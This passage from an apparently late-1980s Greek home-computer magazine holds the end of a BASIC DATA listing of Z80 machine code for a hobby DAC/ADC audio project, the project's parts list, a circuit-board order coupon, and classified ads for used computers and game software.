1330 DATA 00,CD,50,00,CD,06,BB,FE,30,CA,33,01,21,74,02,1E,  58C
1340 DATA 00,06,10,1C,BE,28,03,23,10,F9,78,A7,28,E6,6B,26,  505
1350 DATA 00,2D,29,11,84,02,19,5E,23,56,F3,CD,A4,02,FB,C3,  601
1360 DATA 46,02,7A,78,64,63,66,76,62,68,6E,6A,6D,6B,2C,2E,  5B1
1370 DATA 3A,2F,B0,02,D1,02,F1,02,0F,03,2D,03,49,03,65,03,  3D7
1380 DATA 80,03,9A,03,B3,03,CB,03,E1,03,F8,03,0E,04,21,04,  4BA
1390 DATA 34,04,D5,3A,48,04,57,06,FC,AF,1E,00,E1,E9,21,00,  5A4
1400 DATA 06,DD,2A,00,00,DD,2A,00,00,DD,2A,00,00,DD,2A,00,  422
1410 DATA 00,5E,4E,ED,49,23,3D,C2,B3,02,15,C2,B3,02,C9,21,  62F
1420 DATA 00,06,DD,2A,14,00,DD,2A,14,00,DD,2A,14,00,DD,2A,  45E
1430 DATA 14,00,4E,ED,49,23,3D,C2,D4,02,15,C2,D4,02,C9,21,  627
1440 DATA 00,06,DD,2A,14,00,DD,2A,14,00,DD,2A,14,00,5E,5E,  413
1450 DATA 4E,ED,49,23,3D,C2,F4,02,15,C2,F4,02,C9,21,00,06,  659
1460 DATA DD,2A,14,00,DD,2A,14,00,DD,2A,14,00,00,00,4E,ED,  48C
1470 DATA 49,23,3D,C2,12,03,15,C2,12,03,C9,21,00,06,DD,2A,  463
1480 DATA 14,00,DD,2A,14,00,DD,5E,00,00,4E,ED,49,23,3D,C2,  510
1490 DATA 30,03,15,C2,30,03,C9,21,00,06,DD,2A,14,00,DD,2A,  44F
1500 DATA 14,00,DD,5E,02,00,4E,ED,49,23,3D,C2,4C,03,15,C2,  51D

1510 DATA 4C,03,C9,21,00,06,DD,2A,14,00,DD,5E,02,DD,5E,02,  4D4
1520 DATA 00,4E,ED,49,23,3D,C2,68,03,15,C2,68,03,C9,21,00,  53D
1530 DATA 06,DD,2A,14,00,DD,2A,14,00,00,00,4E,ED,49,23,3D,  420
1540 DATA C2,83,03,15,C2,83,03,C9,21,00,06,DD,2A,14,00,DD,  58D
1550 DATA 2A,14,00,00,4E,ED,49,23,3D,C2,9D,03,15,C2,9D,03,  4FB
1560 DATA C9,21,00,06,DD,2A,14,00,DD,2A,14,00,4E,ED,49,23,  4CD
```

```
1570 DATA 3D,C2,B6,03,15,C2,B6,03,C9,21,00,06,CB,7E,CB,7E, 6CA
1580 DATA CB,7E,4E,ED,49,23,3D,C2,CE,03,15,C2,CE,03,C9,21, 752
1590 DATA 00,06,DD,2A,14,00,00,00,00,4E,ED,49,23,3D,C2,E4, 4AB
1600 DATA 03,15,C2,E4,03,C9,21,00,06,DD,2A,14,00,00,00,4E, 41A
1610 DATA ED,49,23,3D,C2,FB,03,15,C2,FB,03,C9,21,00,06,5E, 679
1620 DATA 5E,5E,4E,ED,49,23,3D,C2,11,04,15,C2,11,04,C9,21, 54D
1630 DATA 00,06,5E,5E,00,4E,ED,49,23,3D,C2,24,04,15,C2,24, 48B
1640 DATA 04,C9,21,00,06,5E,00,00,00,4E,ED,49,23,3D,C2,37, 42F
1650 DATA 04,15,C2,37,04,C9,98,00,00,00,00,00,00,00,00,00, 277
1660 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
1670 DATA END
```

Κατάλογος εξαρτημάτων

*** Ολοκληρωμένα**

IC_1: ADC 820
IC_2: DAC 832 ή DAC 830
IC_3: 74LS32
IC_4,IC_5, IC_6:LF 347
IC_7: 741
IC_8: 7805
IC_A:74LS20
IC_B: 74LS32

*** Αντιστάσεις (όλες 1%, 1/4 W)**

R_1, R_2, R_5, R_{13}, R_{19}, R_{20}, R_{21}, R_{27}, R_{29}, R_{39}, R_{40}: 100K
R_3, R_{15}, R_{30}, R_{31}: 10K
R_4, R_{41}:3K3
R_6, R_{22}, R_{43}: 22K
R_7:1K5
R_8:4K7
R_9:180K
R_{10}:20K
R_{11}:4M7
R_{12}:470K+330K
R_{14}:47K+33K
R_{16}4K7+3K3
R_{17}:2K
R_{18}:100Ω
R_{23}, R_{24}, R_{25}, R_{26}, R_{32}, R_{33}, R_{34}, R_{35}:5K6
R_{28}:1K
R_{36}, R_{37}, R_{38}, R_{42}: 47K

*** Ποτενσιόμετρα**

P_1, P_2:100K log
P_3: 100K lin

Πυκνωτές

C_1: 10p
C_2: 100n/400V
C_3, C_{13}: 4n7
C_4, C_7, C_{11}, C_{14}: 1n5
C_5, C_6 C_{10},C_{15}: 1n
C_8, C_{12}: 2n2
C_9, C_{16}, C_{17}, C_{18}, C_{19}, C_{20}, C_{21}, C_{22}, C_{23}, C_{24}: 100n/16V
C_{25}, C_{26}: 1000μ/16V

*** Δίοδοι**

D_2, D_3: Zener 3V3
D_1, D_4: led
D_5, D_6, D_8, D_9, D_{10}, D_{11}: 1N4001
D_7: Zener 2V4

*** Διάφορα**

6 βάσεις ολοκληρωμένων με 14 πόδια
2 βάσεις ολοκληρωμένων με 20 πόδια.
1 βάση ολοκληρωμένου με 8 πόδια.
3 βύσματα 3,5mm για σασί θηλυκά.
2 μπόρνες για σασί θηλυκές (μαύρη - κόκκινη).
2 διακόπτες μονοπολικούς 2 θέσεων On-On (S_1, S_3)
1 μεταγωγέα μονοπολικό, περιστροφικό, 6 θέσεων (S_2)
1 μετασχηματιστή 2x9V 200mA
1 βύσμα θηλυκό για πλακέτα 2x25 ακροδεκτών.

Οι πλακέτες της κατασκευής διατίθενται από τα γραφεία μας (Αθήνα: Λ. Συγγρού 44, Θεσσαλονίκη: Χαλκέων 29) αντί 1.500 δρχ. ή στέλνονται με αντικαταβολή αν συμπληρώσετε και ταχυδρομήσετε το παρακάτω κουπόνι.

Όσοι ενδιαφέρονται για τις έτοιμες κατασκευές, ή για τα προγράμματα σε κασέτες, ας επικοινωνήσουν με τα γραφεία του περιοδικού.

Παρακαλώ να μου στείλετε τα τυπωμένα κυκλώματα της κατασκευής που δημοσιεύθηκε στο τεύχος **42** [ ]
Οταν τα παραλάβω θα καταβάλω το ποσό των **1.500** [ ] δρχ. (συν έξοδα αποστολής).

(Αν ενδιαφέρεστε για την κατασκευή κάποιου άλλου τεύχους, διαγράψτε τα νούμερα που υπάρχουν δίπλα στα κουτάκια, και γράψτε αυτά που σας ενδιαφέρουν).

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ....

ΔΙΕΥΘΥΝΣΗ .... Τ.Κ. ....

ΠΟΛΗ .... ΤΗΛ. ....

Κόψτε το κουπόνι και ταχυδρομήστε το στη διεύθυνση: Compupress, Λ. Συγγρού 44, Αθήνα, Τ.Κ. 117 42 (Για το περιοδικό PIXEL).

ΑΓΓΕΛΙΕΣ

COMPUTERS

ΠΩΛΕΙΤΑΙ Spectrum PLUS 17.000, monitor Hantarex 12" 20.000, κασετόφωνο PHILIPS 8.000, 850 προγράμματα 10.000 ή όλα μαζί 42.000 δρχ. Χρήστος 8627712.

SPECTRUM PLUS ΚΑΙΝΟΥΡΓΙΟ, JOYSTICK, ΔΥΟ INTERFACES ΚΑΣΕΤΟΦΩΝΟ DATA RECORDER, ΑΝΤΑΛΛΑΚΤΙΚΗ ΜΕΜΒΡΑΝΗ, ΠΟΛΛΑ ΠΑΙΧΝΙΔΙΑ 39.000 8Δ654426 ΜΠΑΜΠΗΣ 5—7.

COMMODORE 64 + ΚΑΣΕΤΟΦΩΝΟ + PRINTER MPS 801 + DISK DRIVES 1541 2 ΤΕΜΑΧΙΑ + MONITOP 1702 ΕΓΧΡΩΜΟ + JOYSTICKS 2 ΤΕΜΑΧΙΑ + CARTRIDGE ΠΕΛΑΤΩΝ + ΚΕΙΜΕΝΟΓΡΑΦΟ ΠΡΟΓΡΑΜΜΑ + ΠΑΙΧΝΙΔΙΑ + 10 ΔΙΣΚΕΤΕΣ XIDEX + ΔΙΣΚΕΤΟΘΗΚΗ 25 ΤΕΜΑΧ. ΠΩΛΟΥΝΤΑΙ ΟΛΑ ΜΑΖΙ ΣΧΕΔΟΝ ΑΜΕΤΑΧΕΙΡΙΣΤΑ ΤΙΜΗ 150.000 ΤΗΛ. 4916939 ΜΟΝΟ ΠΡΩΪ 7.30-9.30. ΕΡΓΑΣΙΜΕΣ ΗΜΕΡΕΣ.

ΠΡΟΛΑΒΕΤΕ! SUPER ΕΥΚΑΙΡΙΑ COMMODORE 64, 2 JOYSTICKS, MODEM, SYNTHESIZER CARTRIDGE ΗΧΟΥ, ΚΑΣΕΤΟΦΩΝΟ, ΚΑΣΕΤΕΣ, ΠΕΡΙΟΔΙΚΑ, ΠΟΛΛΑ TOP ΠΡΟΓΡΑΜΜΑΤΑ ΜΟΝΟ 55.000 ΤΙΜΗ ΣΥΖΗΤΗΣΙΜΗ ΤΗΛ. 5229259 ΔΗΜΗΤΡΗΣ.

COMMODORE 64BN σχεδόν καινούργιο με κασετόφωνο, 50 παιχνίδια, joystick, 30 περιοδικά δρχ. 45.000. ΜΑΝΩΛΗΣ 9019549 μετά τις 3.

COMMODORE VIC-20 Monitor Hantarex πορτοκάλι, μαγνητόφωνο και παιχνίδια 27.000 δρχ. COMMODORE C64 Monitor Amdek πράσινο, disk drive 1541, Modem 300bps και προγράμματα 67.000 δρχ. τηλ. 6718746 4-8μ.μ. 6667837.

ΠΩΛΕΙΤΑΙ COMMODORE 64 και DISK DRIVE ΜΕ ΚΑΛΥΜΜΑΤΑ ΚΑΙ 35 ΔΙΣΚΕΤΕΣ ΓΕΜΑΤΕΣ ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΔΥΟ ΒΙΒΛΙΑ. ΤΗΛ. 8820041. ΑΠΟΓΕΥΜΑΤΙΝΕΣ ΩΡΕΣ.

COMMODORE 64, MONITOR PHILIPS, ΚΑΣΕΤΟΦΩΝΟ, ΠΑΙΓΝΙΔΙΑ ΤΙΜΗ 43000, 7661070 ΧΡΗΣΤΟΣ.

ΠΩΛΕΙΤΑΙ 1 χρόνου (με αποδείξεις) Commodore 128 με κασετόφωνο - λόγω αγοράς μεγαλυτέρου - μαζί με κασέτες και βιβλία. Δεκτή η δοκιμή του για ορισμένο χρονικό διάστημα. Όλα μαζί 57.000 δρχ. Τηλ. 9337294 Παντελής.

COMMODORE 64 DISK DRIVE ΚΑΣΕΤΟΦΩΝΟ ΜΕ ΚΑΛΥΜΜΑΤΑ ΚΑΙ 50 ΔΙΣΚΕΤΕΣ ΚΑΙ 34 ΚΑΣΕΤΕΣ ΟΛΑ ΣΤΟ ΚΟΥΤΙ ΤΟΥΣ ΣΕ ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ ΤΗΛ. 8810052 ΤΑΣΟΣ.

COMMODORE 64, DRIVE, TAPE, PRINTER, CARTRIDGES, ΚΑΙ ΤΟ ΠΙΟ ΕΝΗΜΕΡΩΜΕΝΟ SOFTWARE ΑΠΟ 1000 ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΠΛΕΟΝ, ΟΠΩΣ CATABALL, ARKANOID, TWO ON TWO KRACKOUT, WIZBALL ΟΛΑ ΤΟΥ 1987 ΠΩΛΟΥΝΤΑΙ ΣΕ ΑΠΕΛΠΙΣΤΙΚΕΣ ΤΙΜΕΣ, ΛΟΓΩ ΜΕΓΑΛΗΣ ΑΝΑΓΚΗΣ. 9826222 ΠΑΥΛΟΣ.

ΠΩΛΕΙΤΑΙ COMMODORE 64, κασετόφωνο C2N, Joystick, manuals, περιοδικά, 125 προγράμματα, μόνο 43.000. ΤΗΛ. 9218728 Κώστας.

COMMODORE 128, 1571 DISK DRIVE, MONITOR PHILIPS 1502, ΠΩΛΟΥΝΤΑΙ ΟΛΑ ΜΑΖΙ Ή ΧΩΡΙΣΤΑ ΛΟΓΩ ΑΓΟΡΑΣ ΑΛΛΟΥ COMPUTER. ΤΗΛ. 9335657.

COMMODORE 128D + MONITOR 1901 (ΕΓΧΡΩΜΟ) + ΚΑΣΕΤΟΦΩΝΟ + ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΠΕΡΙΟΔΙΚΑ. ΤΗΛ. 9220812.

ΤΡΕΞΤΕ !!! COMMODORE 128D + manuals + 30 GAMES + Utilities + ελληνικό αρχείο + καλώδια σύνδεσης με monitor και TV + monitor TAXAN VISION PAL (ΕΓΧΡΩΜΟ ΜΕ ΗΧΟ) + ΕΠΑΓΓΕΛΜΑΤΙΚΟ ΑΝΤΙΓΡΑΦΙΚΟ (ΑΝΤΙΓΡΑΦΕΙ ΤΑ ΠΑΝΤΑ) ΟΛΑ ΜΑΖΙ ΑΞΙΑΣ 180.000 ΜΟΝΟ 95.000!!! ΝΙΚΟΣ 9320518 - 9321435 14.00-17.00.

COMMODORE 128 ΜΕ ΚΑΣΕΤΟΦΩΝΟ ΔΡΧ. 56000. DISK DRIVE 1571 ΜΕ 60 ΔΙΣΚΕΤΕΣ, 130 ΠΑΙΧΝΙΔΙΑ ΔΡΧ. 58000 ΚΑΣΕΤΟΦΩΝΟ PHILIPS VY0001 ΔΡΧ. 9000. ΤΗΛ. 6713863.

ΠΩΛΕΙΤΑΙ COMMODORE 128D ΣΕ ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ ΜΕ ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ. ΤΗΛ. 5610780 ΔΗΜΗΤΡΗΣ.

ΠΩΛΕΙΤΑΙ COMMODORE 128D - AMIGA 500 ΕΠΙΣΗΣ ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ ΠΡΟΓΡΑΜΜΑΤΩΝ ΓΙΑ 64 ΚΑΙ AMIGA ΛΟΓΩ ΑΛΛΑΓΗΣ ΥΠΟΛΟΓΙΣΤΗ. ΤΙΜΕΣ ΦΑΝΤΑΣΤΙΚΕΣ. ΤΗΛ. 3466748 (2-4 μ.μ.).

AMIGA 500 ΤΕΛΕΙΩΣ ΑΜΕΤΑΧΕΙΡΙΣΤΗ ΜΕ ΕΓΓΥΗΣΗ ΑΝΤΙΠΡΟΣΩΠΙΑΣ ΠΩΛΕΙΤΑΙ ΛΟΓΩ ΑΝΑΓΚΗΣ 110.000 ΠΛΗΡ. 9566447 2-6 Μ.Μ.

AMSTRAD 6128 ΜΟΝΟΧΡΩΜΟΣ ΣΕ ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ, JOYSTICK, ΠΟΛΛΑ ΠΑΙΧΝΙΔΙΑ, UTILITIES, ΓΛΩΣΣΕΣ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ, MANUALS ΤΗΛ. 2612038.

ΠΩΛΕΙΤΑΙ AMSTRAD 6128 ΕΓΧΡΩΜΟΣ ΣΕ ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ ΤΗΛ. (061)992186 ΤΙΜΗ ΕΚΠΛΗΞΗ!!! Κο ΗΛΙΑ.

AMSTRAD 6128 ΕΚΤΥΠΩΤΗΣ EPSON LX-90 AMX MOUSE 20 ΔΙΣΚΕΤΕΣ COMMODORE 128D ΜΕ ΠΡΑΣΙΝΟ MONITOR ΤΗΛ. 6611140 - 6611073 (Γιώργος).

AMSTRAD 6128 ΕΓΧΡΩΜΟΣ, MOUSE, 28 ΔΙΣΚΕΤΕΣ ΠΑΙΧΝΙΔΙΑ - ΕΦΑΡΜΟΓΕΣ - ΒΙΒΛΙΑ ΠΩΛΕΙΤΑΙ ΜΟΝΟ 100.000 ΤΗΛ. 6915054 ΓΙΩΡΓΟΣ.

ΠΩΛΕΙΤΑΙ AMSTRAD - 6128 + κασετόφωνο SANYO DR201 + DBASE + ART STUDIO + MUSIC SYSTEM + TAS WORD + ASSEMBLY + ΠΡΟ-ΠΟ + 45 παιγνίδια + 16 δισκέτες + 5 βιβλία. ΜΟΝΟ 70.000, ΜΙΧΑΛΗΣ, 2024019.

AMSTRAD 464 ΠΡΑΣΙΝΟΣ + JOYSTICK + DISK - DRIVE + MANUAL + ΠΑΙΓΝΙΔΙΑ ΑΜΕΤΑΧΕΙΡΙΣΤΟ ΠΩΛΕΙΤΑΙ ΚΑΙ ΧΩΡΙΣΤΑ ΤΗΛ. 6427942 11-2.30 ΔΗΜΗΤΡΗΣ.

AMSTRAD 464 ΕΓΧΡΩΜΟΣ + DISK DRIVE + INTERFACE + JOYSTICK + 40 ΠΡΟΓΡΑΜΜΑΤΑ + ΒΙΒΛΙΑ ΤΙΜΗ ΕΚΠΛΗΞΗ ΤΗΛ. 4905068 ΩΡ. ΓΡΑΦΕΙΟΥ.

ΠΩΛΕΙΤΑΙ AMSTRAD PC1512 Μονόχρωμο με 2 Disk Drives ΤΟΥ ΚΟΥΤΙΟΥ! με την εγγύησή του 120.000 δρχ. Τηλ. 8224564 Στάικος 5903932 ΗΛΙΑΣ.

ΠΩΛΕΙΤΑΙ AMSTRAD 1512 2DD ΕΓΧΡΩΜΟ ΚΑΙ ΕΚΤΥΠΩΤΗΣ DMP3160 ΤΡΙΩΝ ΜΗΝΩΝ 200000 δρχ. ΔΙΔΟΝΤΑΙ GWBASIC VOLKSWRITER, ΔΙΣΚΕΤΟΘΗΚΗ, ΒΙΒΛΙΑ. ΔΙΔΟΝΤΑΙ ΚΑΙ ΧΩΡΙΣΤΑ ΤΗΛ. 8647548 ΚΥΡΙΑΚΟΣ.

ΠΩΛΕΙΤΑΙ ΑΜΕΤΑΧΕΙΡΙΣΤΟΣ AMSTRAD 8512 ΜΕ ΕΛΛΗΝΙΚΗ ΕΠΕΞΕΡΓΑΣΙΑ ΚΕΙΜΕΝΟΥ 100.000 ΔΡΧ. ΤΗΛ. 8951805-3235801.

ΠΩΛΟΥΝΤΑΙ Amstrad 1512 και Amstrad 6128, σε άριστη κατάσταση και με πολύ software, 9221869 - 9231550, ώρες γραφείου.

ΟΛΟΚΑΙΝΟΥΡΓΙΟΣ ΗΜΙΕΠΑΓΓΕΛΜΑΤΙΚΟΣ PHILIPS MSX2VG-8235 235K RAM DRIVE 3"5 MONITOR PHILIPS ΠΡΟΓΡΑΜΜΑΤΑ SOFTWARE ΒΙΒΛΙΑ ΔΙΣΚΕΤΕΣ ΕΝΤΟΣ ΕΓΓΥΗΣΗΣ ΑΝΤΙΠΡΟΣΩΠΙΑΣ ΠΡΟΛΑΒΕΤΕ!! 80.000 ΠΛΗΡΟΦΟΡΙΕΣ 5726184.

APPLE IIC ΜΕ ΔΕΥΤΕΡΟ DRIVE + APPLE WORKS + HELLENIC WRITER, ΚΑΙ ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ + MOUSE ΤΗΛ. 5621623 ΕΓΓΥΗΣΗ ΙΣΧΥΟΥΣΑ ΚΩΣΤΑΣ.

ΕΥΚΑΙΡΙΑ!! ΠΩΛΕΙΤΑΙ APPLE IIC + SANYO ΟΘΟΝΗ ΜΟΝΟΧΡΩΜΗ + 30 ΠΑΙΧΝΙΔΙΑ + MOUSE + MANUALS ΔΡΧ... ΤΗΛ. (8069616-8067855).

ΠΩΛΕΙΤΑΙ ΣΕ ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ APPLE IIC (ΟΘΟΝΗ ΚΥΡΙΑ ΜΟΝΑΔΑ, MANUAL + ΔΙΣΚΕΤΕΣ + JOYSTICK) ΤΗΛΕΦΩΝΟ: 9415674.

ΠΩΛΕΙΤΑΙ APPLE IIC ΜΑΖΙ ΜΕ ΤΟΝ PRINTER ΣΕ ΕΞΕΥΤΕΛΙΣΤΙΚΗ ΤΙΜΗ ΤΗΛΕΦΩΝΟ 8813842 ΜΕ ΟΛΑ ΤΑ ΑΞΕΣΟΥΑΡ.

ΠΩΛΕΙΤΑΙ υπολογιστής APPLE IIe και Εκτυπωτής IMAGE WRITER και ΠΡΟΓΡΑΜΜΑ ΠΟΛΙΤΙΚΟΥ ΜΗΧΑΝΙΚΟΥ. Μπέλλος 6439259 απογ.

MSX SANYO MPC-100 ΜΑΖΙ ΜΕ ΕΙΔΙΚΟ ΚΑΣΕΤΟΦΩΝΟ ΚΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ΠΩΛΕΙΤΑΙ 33000 ΣΧΕΔΟΝ ΚΑΙΝΟΥΡΓΙΟ ΤΗΛ. 6527563.

ΠΩΛΕΙΤΑΙ SINCLAIR QL, ΕΛΛΗΝΙΚΗ ROM, SERIAL + MODEM INTERFACES, ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ 40.000 Τ/Φ 4533995, 6-9 Μ.Μ.

ΠΩΛΕΙΤΑΙ HP85. ΕΝΣΩΜΑΤΩΜΕΝΗ ΟΘΟΝΗ, CARTRIDGE DRIVE, ΘΕΡΜΙΚΟΣ ΕΚΤΥΠΩΤΗΣ, BASIC, MATRIX ROM + ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ, 80.000 Τ/Φ 4533995, 6-9 Μ.Μ.

ΑΠΟΘΗΚΗ COMPUTERS ΠΡΟΣΦΕΡΕΙ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ ATARI 1040ST, 520STFM, AMIGA 500 AMSTRAD 6128, 1640, 464, COMMODORE 64, 1541, 1570 ΕΚΤΥΠΩΤΕΣ CITIZEN, STAR, AMSTRAD. ΠΡΟΣΦΟΡΕΣ ΤΟΥ ΜΗΝΑ: ΕΚΤΥΠΩΤΗΣ SEIKOSHA GP 50 S (ΓΙΑ SPECTRUM) 15000 MONITOR SOUNDMASTER (HIGH RESOLUTION) ΧΩΡΙΣ ΗΧΟ 15.000.

ΑΓΓΕΛΙΕΣ

ΕΥΚΟΛΙΕΣ ΠΛΗΡΩΜΗΣ - ΑΝΤΙΚΑΤΑΒΟΛΕΣ ΔΕΚΤΕΣ: ΠΛΗΡΟΦΟΡΙΕΣ 6380411, 6399738.

COMPUTER ΣΕ ΤΙΜΕΣ ΕΚΠΛΗΞΗ, AMSTRAD, COMMODORE, SPECTRUM, PRINTERS, ΠΕΡΙΦΕΡΕΙΑΚΑ, ΠΡΟΓΡΑΜΜΑΤΑ, ΕΦΑΡΜΟΓΕΣ, DRIVE 5 1/4 ΓΙΑ AMSTRAD, RESET BUTTON. ΟΛΑ ΜΕ ΕΓΓΥΗΣΕΙΣ ΑΝΤΙΠΡΟΣΩΠΙΑΣ. ΜΕΓΑΛΕΣ ΠΡΟΣΦΟΡΕΣ ΜΕ ΚΑΘΕ ΑΓΟΡΑ. ΤΗΛ. 2932852.

SOFTWARE

ΘΕΛΕΤΕ ΑΚΥΚΛΟΦΟΡΗΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ SPECTRUM ΑΝ ΝΑΙ ΤΟΤΕ ... 4916910 ΧΡΗΣΤΟΣ ΑΠΟ 100 ΔΡΧ.

SPECTRUM SOFTWARE. ΠΛΟΥΣΙΑ ΣΥΛΛΟΓΗ + ΑΚΥΚΛΟΦΟΡΗΤΑ ΠΡΟΓΡΑΜΜΑΤΑ + ΕΓΓΥΗΜΕΝΗ ΕΓΓΡΑΦΗ. ΣΤΕΛΝΟΝΤΑΙ ΠΑΝΤΟΥ ΠΛΗΡΟΦΟΡΙΕΣ: (0431) 20035 ΓΙΑΝΝΗΣ.

ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ SPECTRUM 48/128/+2/3(disk) ΑΠΟ ΑΓΓΛΙΑ ΜΕΣΩ MODEM ΟΠΩΣ PSYCHO RASTAN 80 δρχ. ΤΗΛΕΦΩΝΟ 5986718 ΤΑΣΟΣ.

ΣΟΥΠΕΡ ΠΡΟΣΦΟΡΑ 75 ΚΑΤΑΠΛΗΚΤΙΚΑ ΠΑΙΧΝΙΔΙΑ ΓΙΑ ΤΟΝ SPECTRUM ΑΠΟ ΤΑ ΠΙΟ ΚΑΙΝΟΥΡΓΙΑ. ΜΟΝΟΝ 1.200 ΔΡΧ. ΠΑΡΑΔΟΣΗ ΑΥΘΗΜΕΡΟΝ, ΕΓΓΡΑΦΗ 100% ΕΓΓΥΗΜΕΝΗ ΣΤΕΛΝΟΥΜΕ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ ΜΕ ΑΝΤΙΚΑΤΑΒΟΛΗ. ΤΗΛ. 8841084.

ΕΧΕΤΕ SPECTRUM; ΠΟΥΛΑΜΕ ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΓΙΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ SPECTRUM ΕΚΑΣΤΟΝ 100 ΔΡΧ. ΣΤΕΛΝΟΝΤΑΙ ΕΠΑΡΧΙΑ ΤΗΛΕΦΩΝΗΣΤΕ ΔΕΝ ΘΑ ΧΑΣΕΤΕ! ΘΑΝΑΣΗΣ 031 916263 ΘΕΣΣΑΛΟΝΙΚΗ.

ΑΠΙΣΤΕΥΤΟ! ΜΟΝΟΝ ΜΕ 40 ΔΡΧ. ΜΠΟΡΕΙΤΕ ΝΑ ΑΠΟΚΤΗΣΕΤΕ ΚΑΙ ΕΣΕΙΣ ΤΑ ΚΑΛΥΤΕΡΑ ΠΑΙΧΝΙΔΙΑ ΓΙΑ SPECTRUM. ΕΓΓΡΑΦΗ ΕΓΓΥΗΜΕΝΗ. ΠΑΡΑΔΟΣΗ ΑΥΘΗΜΕΡΟΝ. ΣΤΕΛΝΟΥΜΕ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ ΤΗΛ. 8841084.

SPECTRUM ΜΕΓΑΛΗ ΣΥΛΛΟΓΗ ΠΡΟΓΡΑΜΜΑΤΩΝ! ΕΠΙΣΗΣ ΠΩΛΟΥΝΤΑΙ: SPECTRUM PLUS + ΜΟΝΟΧΡΩΜΟ MONITOR ΤΗΛΕΟΡΑΣΗ HANTAREX + ΕΚΤΥΠΩΤΗΣ SEIKOSHA + KEMPSTON INTERFACE + PROFESSIONAL JOYSTICK, ΣΧΕΔΟΝ ΚΑΙΝΟΥΡΓΙΑ! ΠΛΗΡΟΦΟΡΙΕΣ: 48.22.702.

GAMES UTILITIES για SPECTRUM 48 ή 128 100 ΔΡΑΧΜΕΣ. ΠΡΟΣΦΟΡΕΣ ΔΩΡΑ ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ ΑΝΤΙΚΑΤΑΒΟΛΕΣ ΒΑΓΓΕΛΗΣ 031-916124.

ΠΛΗΡΗΣ ΣΕΙΡΑ ΕΦΑΡΜΟΓΩΝ, ΕΚΠΑΙΔΕΥΤΙΚΩΝ, UTILITIES ΓΙΑ SPECTRUM 48/128K.ARCADE ΚΑΙ ADVENTURE HANDBOOKS ΜΕ ΧΑΡΤΕΣ, ΑΠΕΙΡΕΣ ΖΩΕΣ. ΤΑ ΚΑΛΥΤΕΡΑ GAMES: SPECTRUM, COMMODORE C-64/128. ΠΛΗΡΟΦΟΡΙΕΣ Κο ΜΑΝΟ 9235210.

COMMODORE-64! ΑΚΥΚΛΟΦΟΡΗΤΑ ΠΑΙΧΝΙΔΙΑ ΚΑΤΕΥΘΕΙΑΝ ΑΠΟ ΑΜΕΡΙΚΗ ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΓΙΑ!! ΤΙΜΗ ΕΚΠΛΗΞΗ! ΝΙΚΟΣ 6514257.

ΤΡΕΛΑΘΗΚΑΜΕ COMMODORE! GAMES DISK-TAPE ΑΠΟ 80 ΤΟ ΕΝΑ ΚΑΙ ΜΕΓΑΛΕΣ ΠΡΟΣΦΟΡΕΣ. ΣΥΝΕΧΕΙΣ ΑΝΑΝΕΩΣΗ ΤΗΛ. 9922629 ΜΑΝΟΣ. ΑΠΟΣΤΕΛΛΟΥΜΕ ΕΠΑΡΧΙΑ.

ΦΑΝΤΑΣΤΙΚΗ ΕΥΚΑΙΡΙΑ! ΠΩΛΟΥΝΤΑΙ ΑΥΘΕΝΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ COMMODORE 64/128 - CPM -AMIGA - IBM. Η ΠΙΟ ΠΛΟΥΣΙΑ ΣΥΛΛΟΓΗ ΠΡΟΓΡΑΜΜΑΤΩΝ ΑΝ ΕΠΙΘΥΜΕΙΤΕ ΣΥΝΟΔΕΥΟΝΤΑΙ (ΜΕ EXTRA ΕΠΙΒΑΡΥΝΣΗ) ΑΠΟ MANUALS. ΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΑΠΟΣΤΕΛΛΟΝΤΑΙ ΚΑΙ ΣΤΗΝ ΕΠΑΡΧΙΑ ΤΙΜΕΣ ΚΑΤΑΠΛΗΚΤΙΚΕΣ! ΤΗΛ. 01-2283651 & 051-221781.

COMMODORE 64. Προσοχή. Μην χάσετε τη μοναδική ευκαιρία! Η συλλογή μου από 130 προγράμματα αξίας 100.000 δρχ. πωλείται λόγω αλλαγής υπολογιστή μόνον 4.250 δρχ. BUGGY BOY, TAI PAN, ARKANOID, HYSTERIA SALAMANDER, GRYZOR, MAX TORQUE, PHANTOM CLUB, RASTAN και δεκάδες άλλα υπέροχα διάσημα παιχνίδια. Σε δισκέτα και σε κασέτα. Τη συλλογή μου στέλνω παντού ταχυδρομικώς με αντικαταβολή σε όλη την Ελλάδα. Τηλ. 9942176. Τα προγράμματα τρέχουν ΟΛΑ!!!

COMMODORE Πωλούνται χιλιάδες παιχνίδια οτιδήποτε υπάρχει, χαμηλές τιμές μερικά παιχνίδια Ιανουαρίου Salamander, Super Hang-on, Predator, Flash Point, Rastan, 500cc Grand Prix, miss-Pac Man II, Charlie Chaplin, Ego, Crazy, Cars, Football Manager II κ.α. φαντάσου τώρα!!! τηλ. 9933080 στέλνουμε παντού. Ακόμα, πωλούνται παιχνίδια για Amiga.

